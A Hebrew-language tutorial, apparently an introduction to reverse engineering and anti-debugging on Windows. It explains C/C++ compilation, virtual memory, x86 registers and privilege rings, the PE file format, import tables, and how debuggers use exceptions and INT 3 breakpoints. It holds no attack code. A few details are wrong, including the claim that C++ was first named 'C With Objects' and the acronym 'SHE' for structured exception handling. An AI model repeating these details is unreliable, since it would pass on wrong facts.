בתור משתמשי Windows אנחנו בהחלט יכולים לקרוא את התוכן של התוכנות שאנחנו מריצים. כל האינפורמציה הזאת מאוחסנת בקבצי ה-*exe* המוכרים שמשמשים כקובצי ההרצה הסטנדרטים ובהמשך נראה גם איך קבצים מהסוג הזה (PE) בנויים ואיזה מידע מאוחסן בהם.

## קצת על C++ ו-C

כידוע, C++ היא שפה עילית אחת מני רבות שנועדה להקל את עבודת המתכנת בעזרת ייצוג טקסטואלי ונוח של פעולות שמתורגמות בסופו של דבר לאותן פקודות בסיסיות בשפת מכונה - אפסים ואחדים.

היסטורית, C++ היא שפת תכנות אשר באה להוות שיפור ולהמשיך את השפה הפופולארית C שהיתה לפניה. כאשר C++ תוכננה לראשונה, בשנת 1979, היא נקראה בשם "C With Objects" ורק לאחר מכן נקראה "C++", כאשר נוספו לה פיצ'רים רבים חדשים (כגון פונקציות וירטואליות ועוד). מקור השם של C עצמה, אשר פותחה בתחילת שנות ה-70, הוא משפת התכנות B (שאף היא מהווה גרסה משופרת של שפה אחרת בשם BCPL - Basic Combined Programming Language). העובדה ש-C++ למעשה נוצרה בשם הראשוני ההוא מדגישה את החידוש העיקרי ב-C++ לעומת C: השימוש בקונספט של **עצמים** כדי לייצג מבנים מורכבים של מידע. החידוש הזה ועוד רבים עושה את עבודת המתכנת קלה יותר - וגם רחוקה יותר משפת המכונה.

לדוגמה:

בשפת C, String-ים (מחרוזות) הם פשוט מערך בגודל מוגדר של תווים (char). כאשר מגדירים String חדש בשפת C, מערך התווים נשמר בצורה יחסית ישירה בתוך הזכרון, כאשר הסימן לכך שהמחרוזת הסתיימה הוא הקיום של בייט עם התוכן 00 בסוף (Null terminator).

```
char greeting[6] = {'H', 'e', 'l', 'l', 'o', '\0'};
```

אם נרצה להשוות מחרוזות, למצוא מחרוזות בתוך מחרוזות אחרות, ליצור תת-מחרוזות ולפרסר אותן בשלל דרכים, העבודה עלולה להיעשות פחות ופחות נוחה ככל שהדברים מתקדמים. זאת בעיקר משום שאנחנו צריכים לממש יחסית הרבה פעולות בעצמנו.

לעומת זאת, הספריה הסטנדרטית של C++ מאפשרת לעבוד עם String-ים בתור אובייקטים בפני עצמם. לכל אובייקט כזה יש גודל, פונקציות ומאפיינים משלו. זה מאפשר עבודה הרבה יותר נוחה.

```
string str1 = "Hello";
```

אך זהו באמת רק חלק קטן מההבדלים בין שתי השפות, ולמרות זאת חשוב לדעת עקרון אחד: כמעט כל קוד שנכתב ב-C יכול להתקמפל בקומפיילר של C++, וזאת מכיוון ש-C++ מבוססת על C. בזכות התכונה הזאת אנחנו יכולים לשלב קוד C בתוך קוד C++ במקרים רבים (ובמיוחד כאשר אנחנו רוצים לעבוד קרוב יותר לחומרה ולזכרון).

## תהליך קימפול טיפוסי

לפני שנראה איך רץ קוד מכונה בווינדוס (בצורת exe.), נראה קודם כל כיצד קוד סטנדרטי בשפת C ו-C++ מקומפל לשפת מכונה. כל התהליך הזה מורכב משלושה שלבים עיקריים:

### 1. Pre-processing - העיבוד המקדים

- השלב הראשוני והפשוט ביותר בתהליך הוא שלב ה-Preprocessor. ה-Preprocessor עובר על כל קבצי המקור של cpp. ומטפל בכל אותם הוראות מוקדמות שמסומנות בתו # - define#, include#, ifdef# וכדומה. למשל, כל פקודות ה-include# מוחלפות בתוכן של קבצי ה-h המתאימים, וכל ההפניות ל-Macro-ים מוחלפות בערך שלהם. בסופו של השלב הזה כל קובץ C++ מורחב לקובץ C++ זמני שהוא כביכול "טהור" ומוכן לעיבוד.

### 2. Compiling - הקימפול עצמו

- לאחר שהפלט של ה-Preprocessor מועבר לקומפיילר, הקומפיילר מתרגם כל קובץ C++ זמני לשפת מכונה (על פי הארכיטקטורה המבוקשת) בנפרד. בקומפיילרים רבים קבצי המקור מקומפלים תחילה לקבצי אסמבלי (עם סיומת s.) ורק אחר כך קבצי האסמבלי מתקמפלים לשפת מכונה טהורה (בעזרת אסמבלרים). אחד היתרונות בשיטה הזו הוא שהיא מאפשרת שימוש באסמבלרים שונים באופן גמיש.

- לאחר שהאסמבלר מסיים, נוצרים לראשונה קבצים בינאריים שמכילים קוד מכונה. הקבצים האלו נקראים object files (בעלי סיומת o.) והמבנה שלהם לרוב דומה מאוד למבנה של קבצי ההרצה הסופיים.
- אבל - בסוף שלב זה כל object file עומד בפני עצמו, כלומר הוא לא מודע לקיומם של קבצים או ספריות אחרות. זה מתבטא בכך שלמעשה בתוך קבצי ה-o. ישנם הפניות שלא מובילות לשום מקום מאחר והם מתייחסים למשהו שמוגדר במקור חיצוני - undefined symbols. התפקיד של השלב הבא הוא בין היתר לדאוג לאותם undefined symbols ולהחליף אותם בהפניות הנכונות.


### 3. Linking - החיבור של הכל ביחד

- השלב האחרון בתהליך הוא השלב שמאגד את כל קבצי ה-object files ויוצר מהם קובץ הרצה אחד סופי ומוכן. ה-Linker למעשה בונה את התכנה השלמה כן ואת מרחב הזיכרון שלה כך שיכיל את הזרימה של התכנית תוך כדי קישור בין הקבצים השונים. למשל, ה-Linker חייב לתקן את כתובות הזכרון ב-object files כך שיצביעו למקום הנכון.
- אם נרצה להשתמש בפונקציה שמוגדרת בספריה סטאטית כלשהיא, נהיה חייבים להורות ל-Linker לקשר גם את אותה ספרייה (בפורמט lib.) לפלט הסופי, בנוסף לקבצי ה-o. הרגילים. הסיבה לכך היא שאחרת פשוט לא יהיה לאן לקפוץ בבוא העת. במידה ולא נעשה את זה נקבל שגיאת Linker מסוג "Undefined Symbol". אותה שגיאה יכולה להופיע גם אם ננסה לקרוא לפונקציה שלא הוגדרה בכלל.
- יש לציין ש-Linker-ים מאפשרים גם לייצא לפורמט ספריה (כמו dll או lib) בנוסף לקבצי הרצה רגילים.

לאחר שכל התהליך מסתיים, הפלט הסופי בווינדוס יהיה קובץ exe. או dll. שהוכן במיוחד על ידי ה-Linker ויכול להתחיל לרוץ. בהמשך נראה מהו המבנה של אותם קבצים.

## זכרון וירטואלי (Virtual Memory)

היום, מחשבים מודרניים מריצים מגוון גדול של תכנות מורכבות בו זמנית, כאשר כל תוכנה תופסת שטח זכרון די גדול. זכרון וירטואלי הוא טכניקה מודרנית חשובה מאוד שעוזרת לפשט את תהליך הניהול של כל התוכנות האלו במקביל, כך שלא יפריעו אחת לשניה.



[תרשים של זכרון וירטואלי (ויקיפדיה)]


בתחילת ההתפתחות של מחשבים, כאשר העקרון של זכרון וירטואלי עדיין לא מומש, התעוררו מספר בעיות בניהול של מספר תוכנות שרצות במקביל: קודם כל, גודל של זכרון RAM סטנדרטי ברוב הפעמים לא מספיק כדי לאחסן את כל המידע שתוכנות רוצות לשמור בכל רגע נתון. שנית, מאחר וכל התוכנות היו שומרות את המידע שלהן על אותו טווח של זכרון, כל תכנית היתה יכולה להפריע, לשנות ואפילו להקריס תוכנות אחרות: מספיק שבתוכנה אחת רץ קוד זדוני או התרחשה גלישת זכרון, וכל התכניות היו יכולות להפגע.

עם השנים התפתחה טכניקה לפישוט הניהול של הזכרון של תכניות בצורה שמבודדת את כל התוכנות אחת מהשניה ויוצרת אשליה של מרחב זכרון אחד רציף וגדול לכל תכנה. השיטה פועלת כך: המעבד מעניק לכל תהליך מרחב כתובת וירטואלי ענק (מספר ג'יגהבייטים) משלו. כאשר התהליך בא לגשת לכתובת מסוימת, היחידה לניהול זכרון של המעבד (MMU) מתרגמת את הכתובת הזו (כלומר, מבצעת מיפוי של אותה כתובת) לכתובת פיזית ב-RAM על פי טבלאות מוגדרות (Page Tables). כך המעבד דואג שכל תהליך יהיה מבודד משאר התהליכים ולא יוכל לגעת במרחב הכתובות שלהם, אפילו בטעות.

יתרון נוסף של השיטה הזאת היא האפשרות לשמור זכרון RAM בדיסק הקשיח באופן זמני, וכך לנהל הרבה יותר זכרון ממה שבאמת קיים. בנוסף לכך, הזכרון שקיים בזכרון ה-RAM הפיזי בכל רגע נתון הוא בדרך כלל רק הזכרון שכרגע משומש. כל זה מנוהל באופן אוטומטי מצד המעבד ומערכת ההפעלה: הזכרון בדרך כלל מועבר מהדיסק הקשיח אל ה-RAM וההפך רק כשצריך וביחידות קבועות - Page-ים.

זוהי הסיבה שכל הכתובות שתוכנות עובדות איתן באופן נורמאלי מתייחסות אך ורק למרחב הכתובות שלהם, אלא אם כן מתבצעת בקשה מיוחדת ממערכת ההפעלה (באמצעות קריאת מערכת כלשהיא).

## על אסמבלי וארכיטקטורת x86



Intel 8086 (ויקיפדיה)

ארכיטקטורת המעבדים הכי נפוצה כיום היא ארכיטקטורת x86 של אינטל, אשר נמצאת ברוב המוחלט של המחשבים האישיים והניידים. היא נקראת כך משום שהיא מבוססת על שרשרת המעבדים של אינטל (שהופיעו לראשונה בסוף שנות ה-70) ששמם תמיד נגמר בסיומת 86 - המוכר בסדרה זו הוא המעבד "אינטל 8086" הישן.

במעבדי x86 מודרניים קיימים מספר אוגרים (Register-ים) - תאי זכרון קטנים ומהירים במיוחד (שבנויים פיזית על המעבד) ומשמשים לביצוע חישובים ולאחסון נתונים. כאשר נרצה, למשל, לחבר שני מספרים אשר מאוחסנים בזכרון הראשי, נצטרך להעתיק אותם תחילה לאוגרים, לבצע את החישוב על גבי המעבד ורק לאחר מכן לשמור את התוצאה שוב בזכרון ה-RAM (Random Access Memory).

בנוסף לאוגרים המיועדים לשימוש כללי ("general purpose registers" - EAX, EBX, EDX, ESI, EDI, בגירסת ה-32 ביט שלהם) קיימים גם אוגרים שמאחסנים מידע מסוג מסוים, למשל:

- ESP - מכיל את הכתובת של תחילת ה-Stack (top of stack pointer)
- EBP - מכיל את הכתובת של בסיס ה-Stack (stack base pointer)
- EIP - מכיל את הכתובת של ההוראה הנוכחית (Instruction pointer)


סט ההוראות של x86 הוא רחב מאוד: ישנן הוראות הקשורות להעברת מידע (mov), הוראות אריתמטיות (sub, add, div, mul) ולוגיות (and, or, xor), הוראות זרימה (jmp, jne, je), הוראות שקשורות למחסנית (push, pop) ועוד הרבה. הוראות יכולות לפעול על אפס, אחד, שניים ואף שלושה אופרנדים. יש לציין גם שהגודל של כל הוראה הוא לא קבוע; הוראה אחת יכולה לתפוס בייט אחד אבל הוראה אחרת יכולה לתפוס גם שלושה בייטים.

ארכיטקטורת x86 כוללת שני מצבי עבודה עיקריים: Real Mode ו-Protected Mode. Real Mode הוא מצב העבודה הישן והבסיסי שעובד במצב 16-ביט בלבד, ו-Protected Mode הוא מצב העבודה החדש יותר שתומך בתכונות נוספות ושימושיות ביותר כמו Virtual Memory, Memory Protection, והרשאות.

כאשר מחשבי x86 נדלקים לראשונה, הם מתחילים במצב Real Mode (מסיבות של תאימות לאחור), אבל כמעט כל מערכות ההפעלה המודרניות (Windows, Linux...) עובדות תמיד ב-Protected Mode. רק מערכות הפעלה ישנות כמו DOS עבדו ב-Real Mode, פשוט כי זה היה מצב העבודה היחיד.

כאשר מסתכלים על קוד שעבר Disassembly, מסתכלים על קוד אסמבלי, וזאת הסיבה ששליטה ב-x86 ובאסמבלי היא חשובה.

## User Mode-ו Kernel Mode




אחת התכונות השימושיות של Protected Mode היא האפשרות לתת למערכת הפעלה שליטה גדולה הרבה יותר על כל מה שרץ על גביה באמצעות **מערכת של הרשאות**.

x86 מספקת ארבע רמות של הרשאות המבודדות אחת מהשניה (בסדר עולה): החל מ-0 ring עד ל-3 ring. כל רמה מספקת רמת הרשאות נמוכה יותר מזו שלפניה. בכל רגע נתון המעבד רץ באחד מרמות ההרשאה האלו.

ב-Windows, השימוש העיקרי במצבים האלו הוא ב-0 ring וב-3 ring.

Ring 0, הנקרא גם **Kernel Mode**, הוא רמת ההרשאה הכי גבוהה. לקוד שרץ ברמה הזו יש גישה מלאה ובלתי מוגבלת לחומרה. הוא יכול להריץ כל הוראת CPU ולגשת לכל תא בזכרון. במצב זה תמיד רץ ה-Kernel - אותו חלק מרכזי של מערכת ההפעלה שמגשר בין תוכניות המשתמש לחומרה ואחראי על החלקים הכי קריטיים במערכת. ה-Kernel יכול לעשות הכל.

Ring 3, ה-**User Mode**, הוא רמת ההרשאה הכי נמוכה. ברמה זו קוד לא יכול לגשת באופן ישיר לזכרון או לחומרה והוא מוגבל ביותר. ברמה הזאת רצים בעיקר כל התוכנות והתהליכים ה"רגילים" במחשב. למשל, תהליך רגיל לא יכול לגשת לזכרון של תהליך אחר סתם כך. הוא חייב לעבור דרך מערכת ההפעלה קודם באמצעות קריאות מערכת.


המעבר מ-User Mode ל-Kernel Mode מתבצע דרך **קריאות מערכת** (System Calls). System Call היא למעשה קריאה לשירות ספציפי שמערכת ההפעלה מספקת מתוך ה-Kernel. לדוגמה, כדי ליצור קובץ, לקרוא מהדיסק הקשיח, ליצור תהליך חדש וכו' תוכניות שרצות ב-User Mode חייבות לבקש זאת ממערכת ההפעלה באופן מפורש באמצעות ה-System Call המתאים. (במציאות, ווינדוס מספק ספריות שעוטפות את התהליך הזה כך שהוא נסתר מעיני המתכנת).

כידוע, קבצים עם סיומת exe. הם קבצי ההרצה הסטנדרטים בווינדוס והפורמט שבו הם בנויים נקרא Portable Executable (בראשי תיבות PE). הפורמט הזה נמצא בשימוש מאז הגרסאות הראשונות של ווינדוס (מאז Windows 3.1) ועד היום. הוא נקרא כך כי כל צורות ההפצה והגרסאות של ווינדוס משתמשות בו ולכן הוא "נייד", בניגוד לפורמט הקודם. גם קבצים עם סיומת שונה מ-EXE משתמשים באותו פורמט בדיוק, כמו למשל קבצי DLL (Dynamic Link Library) שמכילים קוד שמשמש כספרייה דינאמית (עוד על כך בהמשך). האמת היא שההבדל היחידי בין DLL ל-EXE מבחינת תוכן הקובץ יכול להיות אפילו ביט אחד בשדה ה-Characteristics בתוך ה-File Header.

כשקובץ כזה צריך להתחיל לרוץ, ה-Windows PE Loader אחראי על הטעינה שלו למרחב הכתובות הוירטואלי של התהליך החדש, טעינת ספריות נחוצות, ולבסוף קפיצה ל-Entry Point שממנו התוכנית מתחילה לרוץ. בנוסף, הוא מבצע עוד מספר דברים לפני ההרצה כמו תיקון כתובות זיכרון (Relocation) ועוד.

### מבנה בסיסי של קובץ PE

המבנה של קובץ PE יכול להיות שימושי לצורך Anti Reverse Engineering כי הוא בעצם מכיל את כל המידע שיש לחוקר על התוכנה שלנו. אם נדע בדיוק איזה סוגי מידע מאוחסנים שם, נוכל לדעת מה אנחנו חושפים על התוכנה שלנו. למשל, כמה קל או קשה להוציא משם מחרוזות, או שמות של פונקציות שאנחנו מייבאים מספריות אחרות.




כל קובץ PE מתחיל תמיד ב-DOS Header, שהוא שארית ממערכת ההפעלה הישנה DOS של מיקרוסופט. מיד לאחריו ישנה תכנית קטנה מאוד (Stub) שתפקידה הוא רק להדפיס את ה-String המוכר "This program cannot be run in DOS mode" כשהתכנית מיועדת למחשבי ווינדוס. כל DOS Header מתחיל בשני התווים "MZ" (ראשי התיבות של מארק זביקובסקי, אחד מהמפתחים של DOS) והם משמשים כ-Magic Number של קבצים כאלו.

ה-PE Header הוא המקום שבו הדברים מתחילים להיות רלוונטיים. שם מאוחסן מידע ניהולי שחיוני כדי להריץ את הקובץ כמו שצריך. למעשה, ה-PE Header מחולק לשני Header-ים, כשהחשוב מבניהם הוא ה-Optional Header (שהוא דווקא בכלל לא אופציונלי). חלק מהנתונים העיקריים שנכתבים שם הם:

- הארכיטקטורה (בעיקר רלוונטי עבור 32 ביט או 64 ביט)
- גרסת מערכת ההפעלה המינימלית
- הכתובת המועדפת בזיכרון שאליה הקובץ יטען (Image Base)

- הכתובות היחסיות (Relative Virtual Address - RVA) שבהם Section-ים חשובים מתחילים.
- הכתובת של פונקצית ה-main - או ליתר דיוק, ה-Entry Point שממנו צריך להתחיל להריץ.

לאחר מכן מגיעה טבלה של החלקים השונים של הקובץ - Section Table.

Section הוא אזור בזיכרון עם מאפיינים קבועים שבו מאוחסן מידע מסוג מסוים (כמו קוד או מידע לא מאותחל). כל חלק בטבלה מתייחס ל-Section שונה וכולל מספר מאפיינים עליו, כמו הראשות הגישה אליו. הנה רשימת ה-Section-ים העיקריים:

**.text** - הקוד עצמו של התכנית. בדרך כלל בעל הגנה של Read-Execute. כלומר לא ניתן לכתוב קוד בזמן ריצה על האזור הזה ולהריץ אותו סתם כך.

**.data** - מידע גלובלי שמאותחל לערכים מסוימים כבר בתחילת התכנית. לאזור הזה מגיעים הערכים של המשתנים הגלובליים ב-C\C++. ניתן לקרוא ולכתוב לאזור הזה, אבל בדרך כלל אי אפשר להריץ אותו.

**.rdata** - מידע לקריאה בלבד. באזור הזה בדרך כלל מאוחסנים בין השאר String-ים רגילים שנכתבים בתוך גרשיים בקוד C - String literals. בנוסף, באזור הזה לפעמים מאוחסנת טבלת הייבוא שמגדירה אילו ספריות דינאמיות (DLLs) יש לייבא לזיכרון ובאילו פונקציות שלהן התכנית משתמשת.

**.bss** - אזור אופציונלי שבו מאוחסן מידע לא מאותחל. היתרון העיקרי של שימוש באזור יעודי למשתנים לא מאותחלים הוא חסכון בזכרון ושיפור במהירות: במקום להעתיק אזור גדול שכולו אפסים, יש לציין גודל בלבד.

**.rsrc** - משאבים שונים כמו תמונות, אייקונים, מידע על תפריטים שונים ועוד (Resources). תוכנות כמו Resource Hacker מאפשרות להציג את החלק הזה בצורה מאוד נוחה וברורה.

**.reloc** - Section מיוחד שבו מאוחסנים הפניות למקומות שבהם יש התייחסות לכתובות קבועות. החלק הזה חיוני כי מערכת ההפעלה לא תמיד טוענת את קובץ ההרצה למקום המועדף שלו בתוך מרחב הזיכרון הוירטואלי. במקרים כאלה, כל הכתובות האבסולוטיות שכתובות בו (לדוגמה, הפניות למשתנים גלובליים) לא יהיו נכונות. לכן ה-Windows Loader צריך לחשב את ההפרש בין כתובת הטעינה המועדפת והכתובת האמיתית. לאחר מכן הוא מסתכל על טבלת ה-Relocation ולפיה מתקן את הכתובות הבעייתיות. תהליך זה גם ידוע בשם Relocation.


לבסוף נכתבים ה-Section-ים עצמם עם המידע שבתוכם (בסגול), במקומות ובגודל המתאים שלהם כפי שהוגדרו ב-Header.

## ה-Import Table וטעינה דינאמית

כשמפתחים רוצים להשתמש בפונקציונליות חיצונית כלשהיא (למשל, יצירת חלון) הם צריכים לקרוא לפונקציות מסוימות שמסופקות על ידי ספריה מסוימות. במקרה של Windows API, המימוש של פונקציות כאלו שמור בתוך קבצי DLL בסיסיים כגון user32.dllאו kernel32.dll. כל DLL כזה "מייצא" פונקציות שהוא מרשה לתכניות שמייבאות אותו להשתמש בהם וכל תכנית שרוצה להשתמש באחת מהפונקציות האלו "מייבאת" אותם. רשימת הפונקציות המיוצאות כתובה באזור מיוחד בקובץ ה-PE בשם Export Table. באותו אזור כתובים גם הכתובות היחסיות של הפונקציות האלו.


כשתכנית רוצה להשתמש ב-DLL כלשהוא, היא כותבת באזור מיוחד בשם Import Table רשימה של שמות קבצי ה-DLL שהיא צריכה ואת שמות הפונקציות הרלוונטיות. כל פעם שיש קריאה לאחת מהפונקציות האלו, הקומפיילר מכניס הוראה שמבצעת קריאה לכתובת שרשומה בתת-אזור הנקרא Import Address Table (IAT). לפני שהתכנית רצה, הכתובות שרשומות שם בדרך כלל לא יהיו נכונות מכיוון שעדיין לא ידוע איפה ה-DLL-ים ימוקמו בזכרון. אבל, לאחר מכן, בתהליך הנקרא Dynamic Linking ה-Loader דואג לטעון למרחב הזכרון של אותו תהליך את אותם DLL-ים, ולאחר שהכתובות של הפונקציות מתבררות הם נכתבות במקומות המתאימים ב-IAT.

בעזרת כלים פשוטים שמראים את התוכן של קבצי PE בצורה נוחה (כגון PEView) אפשר לראות את התוכן של ה-Import Table וכך לראות בקלות באילו פונקציות של ווינדוס התכנית משתמשת ולהסיק מה היא יכולה לעשות.




[בדוגמה אפשר לראות שהתכנית משתמשת ב-PlaySoundW ו-SetTimer]

אבל ניתן גם לטעון DLL בזמן ריצה - Dynamic Loading. זה מתבצע על ידי קריאה לפונקציה *LoadLibrary* בצירוף שם הספריה ולאחר מכן ל-*GetProcAddress* בצירוף שם של פונקציה מסוימת. *GetProcAddress* מבררת את הכתובת של הפונקציה הרלוונטית ומחזירה אותה. בצורה כזו אפשר לחסוך הרבה זמן וזכרון ולטעון ספריות רק כשצריך.



[מרחב הזיכרון הוירטואלי של תהליך טיפוסי]

יש לציין גם שה-Loader טוען באופן אוטומטי לכל תהליך את kernel32.dll אפילו אם הוא לא מצוין ב- Import Tableשלו. kernel32.dll כולל הרבה פונקציות בסיסיות של מערכת ההפעלה כמו CreateThread או ReadFile. חלק מהפונקציות ב-kernel32.dll קוראות לפונקציות אחרות ב-ntdll.dll שמשמשות בהרבה פעמים כמקפצה ל-Kernel Mode (באמצעות הוראה מיוחדת, *sysenter*).

אחרי שה-Loader מסיים את ההכנות לקראת ההרצה של הקובץ וטוען הכל למרחב הזיכרון, נשאר רק ליצור את ה-Stack וה-Heap ואפשר להתחיל להריץ קוד.

בסופו של תהליך הטעינה מרחב הזכרון של תהליך טיפוסי נראה בערך כמו התרשים משמאל.

**<u>על User-Mode Debuggers בווינדוס</u>**

חוץ מביצוע Disassembly וניתוח סטטי של קוד, ניתן כמובן גם להריץ אותו כאשר הוא נשלט על ידי Debugger שבעצם מאפשר למי שמשתמש בו לראות איך הקוד פועל בזמן ריצה. Debuggers כוללים את היכולת לעצור את הרצת הקוד בכל נקודה, לקרוא ולשנות תוכן של אזורים בזכרון וכדומה.

Debuggers יכולים לאתחל תהליך בעצמם או להתחבר אליו אחרי שהוא כבר התחיל לרוץ (Attach) באמצעות ה-API של ווינדוס כל עוד יש להם הרשאות גבוהות מספיק. כשאירועים חשובים מתרחשים, לדוגמה כש-DLL חדשים נטענים או כשנזרק Exception, ווינדוס מיידע את ה-Debugger על כך באמצעות מנגון אירועים: ה-Debugger מריץ לולאה אינסופית שמקבלת מידע על אירועים ומטפלת בהם (דומה קצת למנגנון ה-Messages של חלונות). Debugger-ים גם מקבלים הראשות מיוחדות שמאפשרות להם לגשת לזכרון של התהליך שאותו הם מדבגים.

Exception (חריגה) הוא אירוע לא צפוי שקורה בזמן ריצה של תוכנית שדורש התייחסות מיוחדת. יש שני סוגים של חריגות: חריגות חומרה וחריגות תוכנה. חריגות חומרה הם חריגות שנוצרות על ידי המעבד עצמו. חריגות כאלה יכולות להיווצר מחלוקה באפס, למשל, או גישה לכתובת שלא קיימת. חריגות תוכנה הם חריגות שנוצרות באופן מכוון על ידי מערכת ההפעלה או התוכנה (זה מה ש-*throw עושה* ב-C/C++, למשל).Structured Exception Handling (SHE) הוא המנגנון של ווינדוס שמטפל בשני סוגי ה-Exception האלו וכאשר Debugger מחובר לתהליך כלשהוא, הוא מקבל התראה בכל פעם שחריגת SHE מתרחשת - לפני שלתוכנה שהמדובגת יש סיכוי לטפל בה. הדיבאגר יכול לטפל בה בעצמו ואז להעביר אותה הלאה

לתוכנה או לזרוק אותה. אם התוכנה לא כוללת קוד שמטפל בסוג כזה של חריגות, לדיבאגר יש הזדמנות שנייה לטפל בה. אם לא קורה משהו מיוחד התכנית מפסיקה לרוץ לאחר מכן.

הנושא של Exception ו-Interrupts הוא חשוב מכיוון ש-Debuggers עושים בו שימוש כדי לשלוט על הריצה של התכנית. הדוגמה הכי חשובה היא הדרך שבה עובדים Breakpoints מהסוג הנפוץ ביותר: בכל פעם שנוסף Breakpoint חדש, ה-Debugger כותב ישירות על ההוראה המתאימה ומחליף אותה בהוראת *INT 3* שגורמת לחריגה שבעצם עוצרת את התכנית ונותנת ל-Debugger את השליטה. דיבאגרים זוכרים את ההוראה המקורית שהיתה בכתובת שהם דרסו ומשחזרים אותה כשההוראה צריכה לרוץ. אם נריץ תוכנה שמבצעת *INT 3* סתם כך, היא כנראה תקרוס. אבל אם נריץ אותה תחת דיבאגר, הדיבאגר יתנהג כאילו זו אחת מנקודות העצירה הרגילות (אלא אם הוא זוכר איפה הוא שם כאלה).

למעשה, ניתוח דינאמי מהסוג הזה הוא אחד הכלים הכי נפוצים וחזקים שחוקרים משתמשים בהם כדי להבין איך תוכנה עובדת. בזכותו לא חייבים לעקוב אחרי שורות קוד ארוכות ולחשוב לאן הן מובילות בהינתן קלט מסוים. אפשר פשוט לצפות בתוצאה. לכן, הנושא של טכניקות נגד דיבאגרים הוא מאוד משמעותי וטוב לדעת איך הם עובדים.

